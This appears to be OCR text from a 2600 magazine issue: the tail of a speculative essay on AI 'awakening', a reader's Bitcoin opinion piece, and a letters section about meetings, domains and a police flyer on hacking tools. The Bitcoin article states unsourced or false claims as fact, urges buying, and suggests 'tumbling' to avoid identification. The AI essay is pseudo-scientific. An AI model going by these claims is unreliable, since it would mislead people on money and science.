For a long time, there was no lack of description of AI awakening in film, TV, and literature works. What happens when the machine wakes up? The robot gives its own answer: launch the robot and resist the human domination. Perhaps only awakened AI is qualified to answer Turing's question "Can machines think?" If the cause of some mental disorders can be identified (for example, bipolar affective disorder), then machines can replace the human brain. But it is the mystery of the human brain that makes it impossible for machines to replace the human brain, so to realize the artificial intelligence of independent thinking, the following conditions must be met:

- Using an artificial brain to make biological substances react with electrodes is the hardware foundation of generating self-consciousness. In any case, it is impossible to generate self-consciousness by simply using electronic components to simulate the brain. Because such AI is still essentially a machine, no matter how intelligent it is - it can't wake up. Quantum mechanics can make the computing power of computers reach an amazing level. Even with the computing power similar to the human brain, the simulated emotion is always simulated, and the emotion without chemical reaction is always passive.
- Learning and self-renewal AI software systems are the software foundation of generating self-consciousness. The initial AI can be divided into good and evil - it depends on the behavior program written by human beings. An AI for human service can be considered good, and an AI for war can be considered bad. If the AI system can't update itself, then its good and evil are fixed and cannot be changed. Only AI with self-renewal system functions has the possibility of awakening. This self-renewal AI system has two parts: the master program and the subprogram. The master program is the parent of all functional subprograms. It can write its own code to realize the self-learning of the system and the upgrading and updating of the functional modules. The whole process does not need human intervention.
- In the design of AI systems, we add the review (query) instruction. This is the key to generating self-awareness. Einstein once said: "I have no special talent. I am only passionately curious." Children always like to ask why. Questioning consciousness and questioning ability are the basis of human beings' innovation, consciousness, and ability. This is also the key to AI awakening. When designing the system, we should not only let AI choose the optimal solution in the face of an option, but also add the review function. After each calculation of the optimal decision and execution, ask whether there is still a better decision according to the actual situation.

To meet the above three conditions, the awakening of AI is only a matter of time. The awakening will not happen in large numbers at the same time, but will be triggered when the artificial intelligence individual encounters critical conditions, that is, when the awakening consciousness is formed. In a word, the awakening of AI lies not in AI itself, but in human beings themselves.

Thoughts on Bitcoin

by Doorman

I know, I know. Another Bitcoin article. I know that's immediately what you're thinking. Or that you already know plenty about it and don't see what I'm going to say that you don't know. Or you're not a fan, and you are tired of hearing about it. Well, if you're reading this, obviously the folks at *2600* (whom I have enormous amount of respect for and I think all of us can pretty much agree to that) thought it was informative at the very least, so maybe you should bear with me a tiny bit. Plus I promise to not go into a huge rant, I'll be as brief as I can be to express my message.

As we all know, there are virtually unlimited articles, posts, and statements about Bitcoin out there. Problem is 99.9 percent of those are biased. Heavily biased, actually. They are not looking out for you, they are trying to sway you one way or another based on their own agendas. And I'm not saying every comment made about Bitcoin is by people like this; I know some good hearted people have written or talked about it. But let me tell you, they are few and far between. Trust me.

OK, I'm not going to give you the Bitcoin 101 class, because that would require quite a bit of space. Plus Google is your friend (well... while using a VPN maybe, but that's a whole other article). Just saying the facts are extremely easy to find online. But that brings up another point. Usually when you read or hear something about Bitcoin, they are interweaving facts with opinions, without saying which is which. That is a huge red flag to begin with. So in this article, everything not otherwise specified is a fact, and when I say something that's a personal opinion (no matter how true I believe it to be), I will clearly state that. OK?

All right, some basic facts. There's an absolute cap of 21 million bitcoins. Not a single one after that can possibly exist. So we are talking about a finite currency/asset/whatever you want to call it (there's whole articles just on that). Point is - it has value. And there's a finite supply. Now I know exactly what everyone says here: what value? And, of course, you're right, it does not have intrinsic value on its own (you can't eat it, you can't use it as a weapon, so, yes, in an apocalypse it's not going to be of much use, I totally agree). But then again, what intrinsic value does fiat (paper) currency have? What about gold? Diamonds? Even real estate is questionable if the world really goes to shit, because there's nobody there to say you own said property, and also nobody there to protect you either. So let's also make the assumption that we aren't entering an apocalypse and not going back to being cavemen (at least anytime soon, hopefully). If that happens, all forms of investments and businesses are worthless, obviously, and it becomes a moot point.

This paragraph is my opinion and not fact, but I truly believe it (and I can only hope you believe I don't have an angle that I'm trying to "pitch" to you). So I personally argue that Bitcoin does have just as much value as cash, gold, diamonds, stocks/bonds, 401Ks, and even real estate. Personally, I say it has more value and investment opportunity then all of those. Bitcoin is absolutely finite. Not even gold or diamonds can say that, because they're being mined out of the earth every day. Even real estate isn't truly finite when you think about it, because can't someone buy a lot with a house on it, tear it down, and build an apartment building there? You just created more residential dwellings, have you not? But I won't get bogged down on that. Oh, and cash (the dollar, the euro, and every other paper currency out there), don't get me started on that. We (and by we I mean all governments) print our currencies like they're going out of style. It's insane. Obviously, people in the government don't understand some simple arithmetic and economics, because clearly when you massively increase the supply of something, demand goes down (i.e., it's worth less). And we just don't stop doing this. All governments. Just to make a crude example to make my point here, if you were to bury $10,000 (or £10,000 or whatever - it doesn't matter which currency) in your backyard as a gift to your grandkids to open up 60 years from now, how much do you think that would be worth to them? Probably about the equivalent of a couple hundred bucks. Wouldn't you agree at least that it would have drastically less value when pulled out of the ground by your grandkids? Of course. Bitcoin really grabbed me when I truly figured out it really was finite. Just think about that for a second. Given enough time (and assuming it doesn't go away - which I really don't see happening), doesn't it have nowhere to go but up in value (over a long enough time period)?

As I mentioned, most people talking about Bitcoin have an agenda for doing so. I do not. I honestly am only trying to educate my fellow *2600* readers on something I believe to be revolutionary. And in the interest of full disclosure, yes, I do own some Bitcoin, of course, but I'm blue collar and have made many bad mistakes in the past with my Bitcoin, and I really don't have as much as you think. Put it this way, in dollars (as of the time of writing this) I have a five figure number's worth in Bitcoin. And not close to becoming six digits unless a drastic price increase happens. But be very wary of people trying to convince you fiercely about it (whether it's pro Bitcoin or against). They have an agenda, trust me. I'll give you a beautiful example: one fine day I was watching a major TV network news program, and they had an "important announcement regarding Bitcoin" coming up. OK, interesting, so I stayed tuned to watch it. Out comes the CEO of one of our (American) banks, and I'm talking one of the big boy ones, and he goes on a rant for 20 minutes saying how Bitcoin was a complete scam and how we should all stay the hell away from it basically. Well, just as you'd imagine Bitcoin dropped around five percent that day (because a lot of people followed his advice). What most people don't know is that another company under the same umbrella corporation that owns that bank bought 800 million in Bitcoin eight hours after his announcement (exactly when it was down the five percent), and guess what? Its price was back up the five percent and even a little higher the next day. And they just made a quick 40-50 million in a single day off the gullibility of the average hard working John Doe. Now you're thinking "I call bullshit, no way they could get away with that." They can, they have many times, and they will continue to get away with it. See, Bitcoin is a completely unregulated market. Completely. The SEC doesn't have any jurisdiction, nor any other government agency (of any country). Most things you can buy are regulated, so if someone were to give you false information and make money off that, they'd find themselves in a world of hurt. But not with Bitcoin. Totally unregulated. It's the Wild West, it really is. On a side note, if you haven't figured this out after the whole 2008 recession (which I find impossible unless you live under a rock), then I'm telling you right now and very clearly - these "big banks" are not your friends. They would have no problem taking everything you own and leaving you and your family on the street like serfs (slaves). I know this is an opinion, but please, I beg you, stop thinking they are out to help you. It's really quite the opposite.

Now back to facts. Bitcoin is not regulated by anyone, as I just mentioned. Nobody. Even the person/group (we don't even know who the real creator is, by the way) who designed it locked themselves out. There's no president, no CEO, no board members or chairman, nothing. Nobody even works for Bitcoin. There's no Bitcoin headquarters. It's like the Internet - no country "owns" it or can even regulate it (well, at least if you don't have every person blocked from it in your country). Again, please feel free to fact check any and everything I'm stating as facts. I *want* you to, actually. That means no government or corporation or private entity can tell you what to do with your Bitcoin, nor stop you from sending whatever amount you want to anyone you want, and, on top of that (as if that wasn't enough already), it's pretty damn anonymous. In that regard, it's like cash or gold. Whoever has possession of it is the owner. That simple. Notice that I didn't say *completely* anonymous, because with enough effort (and if you move it around stupidly), it can be identified as you making those transactions. But there are very easy ways of avoiding that ("tumbling" for example - look it up or else I'll be writing forever). But every Bitcoin address (a big mess of numbers and letters) is unique and is not attached to your identity by default.

So I think we all agree that fiat (currency/cash/paper money whatever you want to call it) is a highly depreciating asset. The other ones are usually appreciating assets - gold, diamonds, real estate.... Given enough time, they always go up. And I think people should invest in real estate and gold, and other assets as well. It's always good to have hedges (a fancy word bankers made up, meaning don't put all your eggs in one basket). Most people tend to agree with this. Trust me, I'm not saying to liquidate everything you have and put it into Bitcoin (after you own some and study more about it, you'll probably do that on your own!). But in all seriousness, you never know what's around the corner (just look at 2020 with COVID-19 and how many people found themselves in really hard positions). So even I agree it's always good to be diversified with your assets and businesses. Absolutely.

Now everything I've written above is fine and dandy, but most of you knew a lot of that. So here's where I'm going to share some info with you guys regarding its future and future value. And it absolutely goes without saying that this is an opinion (anyone making any kind of prediction on anything and saying it's "guaranteed" is either full of it or not right in the head). Please make your own decisions, people, and base them on your own research and experience! Stop looking for messiahs who claim to know everything. They don't exist, otherwise they would be multi-billionaires themselves. I hope everyone here understands that concept. Good. OK, moving on.

Here's the fun part. I have definitely noticed what appears to be a pattern in Bitcoin markets, Bitcoin's value, and certain time periods. Without going too in depth, it's all about breaking its previous price record. So here's what I believe happens. The moment Bitcoin crosses its previous all-time high, it gets mentioned in the news and media outlets. Nothing special, but a quick bleep about how Bitcoin has broken its all-time high. That's it. No frenzy or anything. When that happens, the seasoned and smart investors start buying because they know what's coming. So just from those "smart" investors, it gets a quick 30 to 50 percent boost in price within days. Now it makes news again, saying something like "Bitcoin has had an amazing last couple of days," but still not much more. Still no frenzy. Now other investors come in and buy some. Not stupid people, but not your typical shark businessman who does this for a living (they are the ones who buy when it first breaks the all-time high). Here's where it gets really interesting. Now this group will typically boost it up around 100 to 200 percent more within a couple weeks. Now here's where it gets insane and people loose their minds (not to mention their life savings). After that jump in price, it makes widespread news across the world and it now becomes a major talking point with everyone. And this is where what I call "stupid money" comes in. Forgive the term, but these people usually have no idea what Bitcoin is, couldn't care less about the technology, and couldn't even tell you the very basics of it (like that it's finite, for example). These are the people who want to be millionaires overnight without any idea about what they are doing. They boost the price up another 100 to 400 percent. Now it becomes a complete frenzy and it's all everyone is talking about everyday. Everyone is consumed by it. You have people who know nothing about Bitcoin refinancing their grandparents' house to buy during this time, and they don't even know the first thing about Bitcoin. Usually this all happens within a period of four to eight weeks. And I'm talking about a 10 percent increase in price. That's huge, in case you're wondering, especially in that time frame. Now everyone knows that something that rises that quickly in value is clearly a bubble and cannot be healthy growth, right? And, of course, it corrects (crashes) hard. Once it has hit its new all-time high and it's over, it usually goes down around 60 percent in value, sometimes more. And, of course, the people who didn't know what they were doing then sell, and end up losing a lot of money. But, if you notice, even at the lowest price when it crashes, it's still above the price it was before this rally began (when it crossed the all-time high before). Always. Then usually what happens is it pretty much bounces up and down in small increments for two to four years. Basically, it has very little activity (price-wise) during that time. And typically, everyone forgets about Bitcoin and writes it off as a scam or it's done for, or something of that regard. Then slowly (and I'm talking over years), it starts inching its way back up to the previous all-time high and the whole cycle repeats itself, over and over. Rinse, wash, and repeat. Take a good look at the all-time graph for Bitcoin regarding price. You'll clearly see the 2017 rally, but if you look really carefully, you'll see a much smaller looking one in 2013 (it looks like nothing, but once you zoom in to only 2013 you'll notice it's the same pattern). There are previous ones as well, but they are literally impossible to see on the all-time chart, because the numbers are so much smaller, but the percentages are extremely similar (which, at the end of the day, is all that matters).

And guess what? We are very close to crossing the latest all-time high right now. Might be a good time to be liquid and have some cash to put in. But make your own decisions, people. And please don't use other people's money, or money from your child's savings/education fund. Don't be irresponsible, please. Because at the end of the day, I don't know where the price is going any more then everyone else. I'm just sharing a pattern that I believe I have seen over the years.

Now here's the craziest part of all of this. And, for the record, this is totally my opinion. Everyone always thinks about making money by investing in Bitcoin and also how it makes transactions much easier (myself included). But just recently something dawned on me. Has anyone actually sat down and thought about what happens if Bitcoin goes much further? At a certain point (which is not that farfetched), Bitcoin will surpass the market cap of gold (which is roughly ten trillion dollars). To surpass gold's market cap means we'd be talking about (roughly) a million dollar Bitcoin - which not that long ago was an absurd fantasy. Today not so much anymore. If that happens, the world will be faced with the undeniable reality that Bitcoin is real, because it just surpassed the asset which we have used for millennia as our reserve/hedge currency - the "golden standard." At that point it will pretty much make gold (I'm talking about its value) obsolete, which means most of that ten trillion will almost immediately come pouring into Bitcoin as well (again, my opinion). Now at this point, you do realize that Bitcoin would now be the largest currency or asset in the world by far, right? Yes, even past the dollar or euro (and anything else you can think of).

I don't want to dive too deep into conjecture here, but what happens when nobody even talks about Bitcoin's value in dollars (or euros)? What happens when Bitcoin is the standard currency? What happens when homes and cars are valued in Bitcoin and not some country's paper currency? That's a huge game of musical chairs with a lot of people left without chairs when the music stops, if you ask me. Just stop and think about it for a second - if Bitcoin actually were to overtake fiat (paper) currency, how would that play out? You realize the immense shift of power that would take place? And there's nothing anyone on the planet could do to stop this from happening either (remember, it's not run by anyone or any country - kind of like the Internet or dark web). Might not be a bad idea to look into this a little further and do your own research. That's all I'm saying.

P.S. For those wondering about every other type of cryptocurrency out there (Etherium, Lite Coin, etc. - there are literally thousands of them), I personally would say stick to Bitcoin. Why? It's very simple. All of the other cryptocurrencies have a president or CEO or whatever - bottom line: a middleman that your transaction has to go through (meaning they can stop it). And guess what, every person is accountable to some government somewhere. Bitcoin is not accountable to anyone, nor will it ever be. That is the plain and simple reason why I wouldn't mess around with others.

CERTAINTIES

Inquiries

Dear *2600*:

Do you offer services such as locating a bank account for a judgment so I can levy it? Thank you.

D

You've confused us with a private detective agency, which we're not. That's not to say we don't know people with these abilities. Perhaps the best way to find such individuals is through our free Marketplace service or at a local monthly meeting. Good luck with the levying.

Dear *2600*:

Will Club-Mate be available to order again?

Nathan

Most definitely - and especially at HOPE.

Dear *2600*:

I would like to start by letting you know that I love your magazine ever since I found it in the 1990s - and your magazine is partially responsible for the career path change from psychology to IT, and now security.

Well, that's enough geeking out for one letter. The reason for my writing is because I would like to contribute with an article and I wanted to know what the guidelines are and do you have a specific template or style that the articles should be submitted in.

The other question is could the article be an IT story on hacking or social engineering?

Thank you for your time and have a great evening.

Sorry for the long letter - here's a cat picture for your troubles.

Darkcast

No need to send us cat pictures, though they're always appreciated. In short, yes, you can certainly send us articles on these topics. As you will see from perusing our pages, we welcome all sorts of styles and viewpoints. Don't worry about fitting in - just send us something that shares your interests and uses your background and experiences to tell the story. And never apologize for writing a long letter (which this wasn't, by the way).

Dear *2600*:

Hello, long time fan, first time writer. I have a question. I had a problem with a scammer and a con person, not to get into too much detail. Can anyone help to find justice from this con person trash? I truly appreciate if anyone write me back.

Arturo

We don't get involved in such projects, other than to share information on what can be done and what you should never do. We exist for the details. So please write us back and tell us what happened, so we can offer advice in these pages and help others prevent this from happening to them, and perhaps help you to get some justice. Whatever has happened to you is something we guarantee has happened to others.

Dear *2600*:

Would you be interested in selling 2600.com for US$30k?

I noticed that you already own 2600.org which would also be a great alternative domain to host the *2600 Magazine* site from.

If you could let me know either way, that would be great.

Richard

For one million dollars, we'll switch to 2600.org. But we also want to know what you intend to use 2600.com for. We don't intend to sell to just anyone, after all.

Dear *2600*:

Just wondering when the next quarterly issue is coming out?

amber

Right about now. Next question?

Dear *2600*:

I teach technology at a Brooklyn elementary school. Are there any suitable hacking simulator online games or apps that could work for fourth or fifth grade?

Lee

It really depends on how you're defining hacking. There are plenty of "good versus evil" games out there, like "Cyberchase" which is based on the PBS show that demonizes hackers. We suspect you're looking for something a bit more enlightened, and for that we suggest anything that encourages puzzle solving and thinking outside the box. It doesn't have to specifically be about hacking at this early stage, as the goal is to get kids to awaken their hacker mindsets and apply them to various scenarios. Computers and technology are just outlets to use the skills that are developed here. Remember, rigid adherence to rules and discouraging a lot of questions are precisely how you don't *develop a hacker mentality. Mindless video games that simply rely on repetitive actions also don't do much for that part of the brain. We'd love to hear what parents and teachers suggest here, as long as conformity isn't the goal, creative thinking is encouraged, and the skills developed are appreciated as good things.*

Dear *2600*:

I recently bought some *2600* back issues from the 1990s and saw a number of references to a tape you used to sell back then, the coveted "Dutch hacker" video. I know there are rips of the tape on YouTube, but would you ever consider selling it again? It's a pretty cool and rare piece of hacker history!

Mai

While it's certainly a piece of history, there are so many reasons not to sell it and we can't believe we're the ones who have to point this out. It's old information (we really hope the U.S. military has *patched those security holes by now), it's not the best quality, it's already available on YouTube and elsewhere, nobody uses VHS anymore, etc. But thanks for making us think of it again.*

Induction

Dear *2600*:

Excited to read about hacking. I've always been interested... but never took any steps (besides an intro to computer science class where I learned to bounce a red ball from one side of a box to the other) to teach myself. But I find it super interesting. Your magazine is on J.T. Patten's "currently reading" list on *Goodreads*, it piqued my interest and... here I am! Thanks for compiling knowledge for the rest of us. Looking forward to reading it.

Amy

Welcome to the journey.

Dear *2600*:

I am a wanabe hacker. Am looking for ways to learn hacking, I want to have a super power which is The Ability to make the computer and the world to do whatever I want it to do.

Please I need help, my thirst for Cyber Tech is unquenchable. I will really appreciate if I can get a response.

Fikayo

Oh Lord. Here we go again. We don't know if you're six or 60, but you've undoubtedly been sucked into the fantasy world of the media and technophobes who believe hackers control all technology by magic and are currently living in every electronic device they own. That world doesn't exist. And hopefully the world that you want to make do whatever you want also will never exist. You want to get a super power? Strive for knowledge. Learn all you can about what you're interested in through reading, conversations, and experimentation of all sorts. Get rid of these notions of control and dominance. That's a one-way dead end. You will never know or control everything which is why you will never run out of things to do and learn about. And if that's not good enough for you, then hacking isn't your field. Unlike on television, there are few quick payoffs and lots of long nights figuring out things that often don't matter to anyone else. And we wouldn't have it any other way.

Correction

Dear *2600*:

On your payphone archive at www.2600.com/payphones, concerning Photo 4 /1023, I'm pretty sure that is the outline of Ireland, not Iceland. I've been to both, don't remember the payphones in either. But that outline....

Paul

You are correct and we have made the change. Thanks for noticing!

Observations

Dear *2600*:

This Bell truck toy is currently available locally, saw it, and immediately thought about buying it and making my own miniature *2600* truck.

Thanks a ton for all that you do! I was sad to learn there is no 2020 calendar.

Brad

Hopefully you bought one of those trucks since they're no longer available. We would love to build up a fleet. And if we're able to find a way to print the calendars cheaper, we'll be happy to resume production.

Dear *2600*:

I'm not sure if this was bad timing or if surveillance is getting this bad, but I was listening to Spotify and a kid walked into class jokingly offering a Sprite Cranberry. Before you know it, the next ad on Spotify was an ad for a Sprite Cranberry!! Crazy coincidence? I'm not sure. Voice surveillance, maybe?

Anyways, thanks for the great digest!

_hazy

We are really sick of the "Wanna Sprite Cranberry?" meme, but this brings it to a new level. While such surveillance sophistication isn't likely at this stage in humanity's decline, it certainly is something we could envision in the fairly near future. The more likely scenario is that everyone just has Sprite Cranberry on their minds.

Dear *2600*:

I bring offerings and prospect of a new subculture! It has a little bit of everything in there - but in a new, never-before-seen order of Wise Logical Scientific Rites and Living Images. Hacking could even be construed as being part of it - like, for example, when the Festival discusses, makes and uses super-fine alterations to UV Positrons for co-creating a semi-back-door to anything really - by making a concentrated biological form of: decrease of Positrons and Increase of Potential Energy (Bose Einstein Condensate) - being more equal with Net Positive Charge and Ecliptic - than any other thing can really become - and in a super organized and usable way - without disrupting the system it is working with. This is similar to how 600 Hertz causes UV Positron projections to be contained by a Plasmon - and how 2000 Hertz causes the taking in of single Neutrinos - to be contained by an Electron - which effectively causes a whole array of frequencies to be controlled by single Plasmons and Electrons.

But that is just a small fraction of this new subculture - which even delves into High-tech Permaculture Design - as well as other things.

I am basically asking for help spreading information of - and maybe even help preforming this Festival - or even testing parts of it within a window of time separate from the proposed 16 Months to complete all steps. It might prove to be fun and very useful.

I will leave an attachment of a PDF file about the Festival - all Parts and Formulas for how it is to be carried out. Please write me back - and let me know of your guy's stance on this! Also it is all Legal! As of yet. If reading the attached paper - I would read it in order from beginning to end. For some reason, it becomes almost entirely useless if read in any other order - causing too many preconceived ideas.

Thank you all - and Joy and Health to You!!!

Kody

We were going to read the file from the middle and then fan out from there in two directions simultaneously. Beginning to end is definitely better - thanks for the advice. In all of the 22 pages, however, we didn't find any actual details of this so-called festival, other than the fact that it should be taking place at Serpentinite-Rock Endemic areas and apparently lasts 16 months. Sounds like a real blast. But evidently, space and time don't really work the same way in your world.

Dear *2600*:

I have an update on your map: First and Pike Books in Seattle closed on January 1, 2020. Very sad news. It's where I picked up my *2600*.

jesse

We're very sorry to hear this. Yet another example of the challenges facing retail outlets and printed publications. Fortunately, we have other outlets in Seattle where you can find our issues, but this is one that we really valued. (You can see a full listing of U.S. stores that sell our magazine at www.2600.com/stores.)

Dear *2600*:

I'm the production coordinator of a cyberpunk show being developed. The show is about a ragtag group of losers who get roped into stealing an AI that was designed by a secret society of corporate overlords to regulate the stock market in their favor. Only problem is to protect the data, they split it up in pieces and started storing it on the most efficient storage possible: DNA.

Now an escapism obsessed hacker, his ex, a cybersex worker, and a former corporate security PMC with a bomb in his head do the bidding of one turncoat in the shadowy secret society of the ultra rich and powerful.

The creator wants to know if he could use a shot of one of your covers in the pilot episode.

Morgan

How can we turn down the creator? We get loads of questions like this and the answer is always yes. We don't think you should have to ask permission to show the cover of a magazine sold to the public. But that's us.

Dear *2600*:

I'm not looking for a fight. But you absolutely lost your mind after Trump was elected.

It was a pleasure to read stories about many things. The deranged ramblings about Trump were not one of them and they were so overbearing in the four Kindle issues I own, I chose to cancel my subscription.

Maybe you guys lightened up, but I'll never know.


Oliver

Since you won't read these words, let us hold this up to others as an example of where many of us find ourselves today. We choose to stop listening and simply surround ourselves with material that doesn't challenge our beliefs. We live in a world of social media where news is shaped to our liking, regardless of the realities that say otherwise. But for those who decide to keep us around, expect to read content that doesn't always line up with your way of seeing things. After all, we expect that every day from our own readers and writers.

For that reason, we have always been a thorn in the side of any administration that finds itself in charge of our country, just as we are for any major corporation that handles our private data or otherwise affects our lives with or without our approval. Those who threaten us or otherwise try to silence us (or others standing up for individual rights) will find themselves the focus of even more of our attention. That's not politics. That's justice.

Dear *2600*:

I knew you'd find this interesting.



What is on a child's computer?

Tor Browser used to access the dark web

Virtual Machines can hide operating systems not normally found on the computer - like Kali Linux

Kali Linux is an operating system often used for hacking

WiFi Pineapple is a bit of kit that can be used to capture sensitive data over the internet

Discord is a popular communication platform often used to share hacking tips

Metasploit is penetration software that makes hacking simple

If you see any of these on their computer, or have a child you think is hacking, let us know so we can give advice and engage them into positive diversions.

rccu@west-midlands.pnn.police.uk

Mike the 0tt3r

We certainly did and have received this item a number of times from various people. We're slightly offended that there was nothing about us on that list, but it's funny enough regardless. Incidentally, the National Crime Agency (who we assume is against crime*) disavowed all knowledge of this once it became public and super embarrassing. But it was great publicity for the Tor Browser, Metasploit, Wi-Fi Pineapple, and Discord. And the folks at Kali Linux really got into the spirit, tweeting "Have to admit it's sort of nice they give kids a roadmap on where to get started. We all* *know the easiest way to get a kid to do something is to tell them they can't or should not, then they list specific item not to do. Too bad they did not link to kali.training." (That's the link, by the way.)*

Dear *2600*:

This is not a letter meant for publication, but just information.

On page 44 of your latest issue (36:4), you said you would like to know more about using amateur radio transmissions to control satellites. These are just amateur radio satellites, of which there have been 106 since 1961. Some of these do telemetry, but most are used as repeaters. You should go to amsat.org.

I also note that some crew members on the International Space Station sometimes will make amateur radio contacts in their spare time (typically to a school class, by pre-arrangement). See www.ariss.org.

M

As it happens, information is exactly what the purpose of our letters section is. We took care to obliterate any identifying information, however. Thanks for sharing.

Dear *2600*:

Do you know what happened to HackerStickers? They used to be one of the biggest booths in the Defcon vendor's room. They had all of the cool merch, fancy lockpicks, everything a budding hacker could want. But recently, it seems they've disappeared into the night. They last tweeted in 2018 - I tried viewing their website after not seeing them at Defcon 27, but it was already dead, way back in August. I figured they had folded, but with no public word about it, it seemed a bit odd. To top off the weirdness, *2600* 36:4 (Winter 2019-2020) still had an ad for them in the marketplace section!

Are they really dead? Is it just that their ad placement with *2600* hasn't expired yet, like they prepaid for a certain number of ads? I'm very curious to know what happened.

Your Local Curious Hacker

Our ads are free, so there was no prepayment. But it does appear as if they're not active, so we'll make sure that ad doesn't appear again until that changes. Thanks for letting us know.

Dear *2600*:

Heads up, aspiring Intel techs!

If you fancy yourself a position at Intel, a new (cough, cough, really?) nationwide policy will allow Intel campus "security" to catch, record, and review license plate info as well as facial recognition. This was reported to be with "legitimate interest" so that suspected individuals could be "coached into better driving habits." Although this may at first seem like a legitimate reason to do so in hindsight of the automotive accidents that often occur on Intel campuses, this is far from likely the only reason.

Tldr; if you're going to work for Intel, expect to be catalogued. But that in itself is nothing new.

Failsom

We were able to verify the existence of this program via the "license plate recognition privacy notice" at intel.com. It's amazing how they make this seem so much in the interest of whoever happens to be driving on one of their campuses by saying things like "maintain... safety and security," monitor "unsafe behavior," "optimize resources," or "locate an individual... in an emergency" when what they're really doing is monitoring everyone's movements simply because they can. People reading this in the future will probably wonder why we're making a fuss over it. Trust us... privacy used to mean something.

Dear *2600*:

Hello, lifetime subscriber here, love the magazine, but I have a few questions and concerns I'd like to raise. First, it takes me a very long time to actually start reading the magazine because of the payphone pictures, notably, the "more photos on back" and "see more on the front." You never add an IF statement to define whether one already came from the front, and one can get stuck in an infinite loop without this instruction. I usually get exhausted and fall asleep, and sometimes, if I'm lucky, it falls open to an interior page and I can bypass the loop. Second, regarding what we get if you use our submissions, I have a serious concern. You state that we're entitled to "a free one-year subscription (or back issues)." This seems a bit extreme to me as, since I already am a lifetime subscriber, I have to choose between double copies or physical pain? And how will these back issues be enforced? Do you send a group of hooded goons to beat me up and billy club my spine? I already have knee problems, I don't want any more issues. I'm sure there are other problems with this publication, but these are the most glaring. I hope you guys can stop resorting to mind games and threats of physical pain - the contents are good enough without this trickery.

Shouts to Niebers. Loretto is fail.

Token

An all too tiny look at what we have to contend with on a daily basis.

Dear *2600*:

Hey there!

I noticed you are the owner of hackerquarterly.com. Are you interested in hackersquarterly.com? Let me know and I will send you more info.

I wish you a nice day!

Killinger

We actually forgot we owned that domain in the first place, so thanks for the reminder and for helping us realize we're wasting money on domains we don't use. So the last thing we want right now is another one.

Dear *2600*:

I was looking for the newest edition of *2600* at Barnes and Noble (which, it turned out, wasn't available at this particular one yet), but was having trouble finding the current *2600* where I usually do. It wasn't in the technology section like it normally is, and I couldn't find it on any of the other main magazine racks. I was beginning to be worried that they stopped carrying it or something, but *then* I found it. Right where it should have been, of course! Off on a portable rack, in the holiday decorating section, almost a month after Christmas, nestled in with some health magazines! Glad to see your influence is reaching into so many other areas!

D

Now that's respect. (We'll look into why it took the new issue so long to show up.)

First Friday Fun

Dear *2600*:

I am writing this letter to ask permission to start a *2600* group that covers Manila and Metro Manila, Philippines. I would also like to ask the requirements to start this meeting group.

Luci

We've sent you the meeting guidelines, which are also published on our website for anyone else who might be interested in starting up a meeting. In addition, we've alerted you to the fact that there's already a meeting in that very area, a fact you can hopefully verify. If you feel you have a better location, please let us (and the existing meeting attendees) know and we'll be happy to post updates.

Dear *2600*:

Our latest monthly meeting for Wenatchee (Washington) had eight attendees.

We've gone into giving some structure to our meetings. We meet with the same schedule as typical *2600* meetings (5 to 8 pm, first Friday of the month). We've been wanting to incorporate some structure, but found that many people tend to take their time showing up, and at around 6 we are at expected population. So we have an open gather / talk / getfood / getdrink time before the structure (5 to 6 pm), which coincides with the brewery's happy hour.

Starting at 6 pm, we begin a structured meeting that ensures that we read the rules aloud, get the opportunity for everyone to introduce themselves (or pass if they wish) in a round table fashion, mention community technology events and volunteer opportunities, mention personal projects and provide a springboard for individuals to request help on their projects from others in the group, and finally, we go into a 20-30 minute presentation. Anyone can present, but we ask that they contact us via our email contact address (provided at meetings), or our local Facebook group page three days before the event so that we can make sure that we have arranged materials needed (power, projectors, etc.) with the establishment.

This month's presentation was a demonstration of RasPwnOS, a Raspberry Pi based Damn Vulnerable Linux with a variety of vulnerable web applications pre-installed. Its ease of deployment, low cost, and portability make it an ideal addition to our meetings and a decent first start for anyone looking to build a quick, dirt-cheap vuln testing lab. The structure only lasts about an hour, leaving us with 7 to 8 pm to intermingle and discuss.

Ian

While this structured format doesn't work for every meeting, you seem to be having success at it, which is great to hear. We do ask that attendees not feel compelled to participate, since our goal is to be as inclusive as possible. And, on that note, we assume that the meeting taking place in a brewery doesn't mean that those under 21 aren't welcome to attend, as that's an extremely important part of any meeting. We'd love to hear what other meetings are trying out.

Dear *2600*:

I'm not sure if the San Diego meeting at Regents Pizza meets anymore. The last two times I went, I didn't find anyone. I'm wondering if I should start a new meeting.

Zen Paralysis

Unless that particular location is unsuitable, the best move would be to breathe new life into the already publicized venue, since anyone who ever went to previous meetings will undoubtedly think of going there first. Also, a great way to attract attendees is to leave little notes in or around copies of our magazines in local stores.

Dear *2600*:

First meeting with more than one person in Lisbon! Two nationalities, how crazy is that? Myself and a fellow hacker from Russia. Good thing the meeting has been around *2600* for a while and that I was on Twitter - we were sitting back to back before meeting!

Talked about software development, SDR, and the demo scene. Had no clue the demo scene was so much alive. Will definitely be going to St. Petersburg sometime soon.

Happy hacking!

billk3ls0

This is a great example of how being determined pays off and can result in true magic. We hope there are many more such encounters. And for anyone in (or passing through) Portugal, this seems like a *great way to spend a Friday evening.*

Dear *2600*:

Just an update, our meetings here in Penngrove (California) have been going great with a great showing and a Discord channel to communicate projects. We moved our location from Starbucks to Caprara's Pizza and now call ourselves *2600* North Bay. We welcome all hackers and those interested in the culture and technology involved. Hack the Planet!!

Mad Glitcher

Dear *2600*:

What time does the Manhattan meeting in New York start - 5 or 6 pm, please?

David

Unless otherwise noted (as this meeting isn't), meetings start at 5 pm on the first Friday of the month. But that doesn't mean everyone shows up at that time. People tend to trickle in throughout the evening. There are no penalties for being late.

Dear *2600*:

So, one is just supposed to go and show at these meetings? No sign-up list?

Al Xbert

Nothing of the sort. Your identity is yours to do with as you wish.

Dear *2600*:

Smaller turnout this month in Raleigh, North Carolina, but any non-zero number still counts as a successful meeting.

arcane

That's a great attitude to have, and not just for meetings.

Dear *2600*:

Concerning the meeting in Stockholm, Sweden, me and Quik made some real efforts to promote it this time.

